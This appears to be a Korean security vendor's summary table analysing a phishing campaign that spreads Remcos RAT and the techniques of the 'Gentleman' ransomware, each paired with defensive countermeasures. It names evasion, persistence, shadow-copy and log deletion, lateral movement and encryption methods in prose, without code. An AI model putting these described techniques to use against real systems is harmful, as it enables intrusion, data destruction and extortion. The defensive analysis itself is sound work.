피싱 메일 분석서 - 무역 업무 메일 위장 / Remcos RAT 배포	정상적인 무역 업무 메일로 위장하여 RAR 압축 파일 내 악성 VBE 파일을 첨부하고 실행 시 PowerShell 난독화 코드를 통해 구글 드라이브에서 추가 페이로드를 다운로드한 뒤 정상 프로세스에 Remcos RAT 주입	• **첨부 파일 실행 전 발신자 재확인 및 보안 솔루션을 통한 파일 검사** • **시스템 내 PowerShell 실행 정책 강화** • **스크립트 실행 모니터링**
젠틀맨 랜섬웨어 분석서 - 안티 바이러스 제품 군 우회 및 지속화	Windows Defender 실시간 감시를 비활성화하고 C 드라이브 전체를 검사 제외 항목으로 등록하여 보안 탐지를 우회하며, 작업 스케줄러와 레지스트리 Run에 이중으로 자동 실행 등록	• **Windows Defender 등 백신 실시간 감시 및 검사 제외 설정에 대한 중앙 통제** • **이벤트 로그 모니터링 강화** • **EDR 행위 기반 탐지 솔루션 운영** • **작업 스케줄러 및 레지스트리 주기적 점검**
젠틀맨 랜섬웨어 분석서 - 복구 무력화 및 흔적 제거	vssadmin, wmic를 통해 볼륨 섀도 복사본을 삭제하고 wevtutil로 시스템, 애플리케이션, 보안 이벤트 로그를 삭제하며 Prefetch, RDP 로그, Windows Defender 지원 파일까지 삭제하여 복구 차단	• **중요 데이터 백업** • **볼륨 섀도 복사본 삭제 명령 실행 시 자동 차단 설정 및 이벤트 로그 강제 초기화 탐지 룰 적용** • **이벤트 로그를 별도 로그 서버(SIEM)로 실시간 전송하여 삭제 대비**
젠틀맨 랜섬웨어 분석서 - 측면 이동 / 감염 확산	SMB, UPnP 관련 네트워크 탐색 서비스를 강제 활성화하고 방화벽 탐색 규칙을 해제하여 내부망 전체로 감염을 확산하며, 클러스터 공유 볼륨까지 암호화 대상으로 포함	• **불필요한 네트워크 탐색 서비스 비활성화** • **내부망 네트워크 세그멘테이션 적용으로 랜섬웨어 측면 이동 차단** • **SMB 접근 통제 강화 및 불필요한 공유 폴더 제거**
젠틀맨 랜섬웨어 분석서 - 파일 암호화	Curve25519 키쌍과 XChaCha20 스트림 암호를 사용하여 파일을 암호화하고 확장자를 .umc16h로 변경하며, 암호화 완료 후 랜섬웨어 본체를 자동으로 삭제	• **랜섬웨어 감지 시 즉각 격리 및 네트워크 차단** • **정기적 오프라인 백업을 통해 암호화 피해 최소화**

SGA 보안레이더

https://www.sgasol.kr

경기도 의왕시 광진말로 54, 의왕 스마트시티퀀텀 B동 5층 525호